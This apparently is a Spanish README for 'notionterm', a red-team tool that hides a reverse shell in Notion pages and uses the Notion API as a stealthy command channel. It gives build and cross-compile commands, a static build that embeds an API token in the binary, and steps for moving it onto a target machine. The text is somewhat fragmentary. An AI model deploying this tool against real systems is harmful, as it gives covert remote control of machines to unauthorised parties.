 ariary/notionterm
Incrusta un reverse shell en páginas de Notion utilizando la API de Notion como proxy, habilitando sesiones de shell remoto sigilosas con comunicación cifrada y autenticada para operaciones de red team.


notionterm en el objetivo.
aproximadamente inspirado por la gran idea de OffensiveNotion y notionion!
Aprender comandos y flags es demasiado aburrido: Usa wrap-notionterm.sh
notionterm y transfiérelo a la máquina objetivo (ver Compilación)Hay 3 formas principales de ejecutar notionterm:
notionterm [flags]
ON, haz tus cosas de reverse shell, ponlo en OFF para pausar, ON para reanudar, etc...
notionterm --server [flags]
CTRL+L para obtenerlo): https://[TARGET_URL]/notionterm?url=[NOTION_PAGE_ID].
light
notionterm light [flags]
Dado que notionterm está pensado para ejecutarse en la máquina objetivo, debe compilarse para adaptarse a ella.
Por lo tanto, configure la variable de entorno para que coincida con el requisito del objetivo:
GOOS=[windows/linux/darwin]
git clone https://github.com/ariary/notionterm.git && cd notionterm
GOOS=$GOOS go build notionterm.go
Necesitarás establecer la clave API y la URL de la página de Notion usando variables de entorno (NOTION_TOKEN & NOTION_PAGE_URL) o flags (--token & --page-url)
Incrusta directamente el token de API de integración de Notion y la URL de la página de Notion en el binario. ⚠️ Cualquier persona con acceso al binario puede recuperar el token. Por motivos de seguridad, no lo compartas y elimínalo después de usarlo.
Configura las variables de entorno correspondientes:
export NOTION_PAGE_URL=[NOTION_PAGE_URL]
export NOTION_TOKEN=[INTEGRATION_NOTION_TOKEN]
Y compílalo:
git clone https://github.com/ariary/notionterm.git && cd notionterm
./static-build.sh $NOTION_PAGE_URL $NOTION_TOKEN $GOOS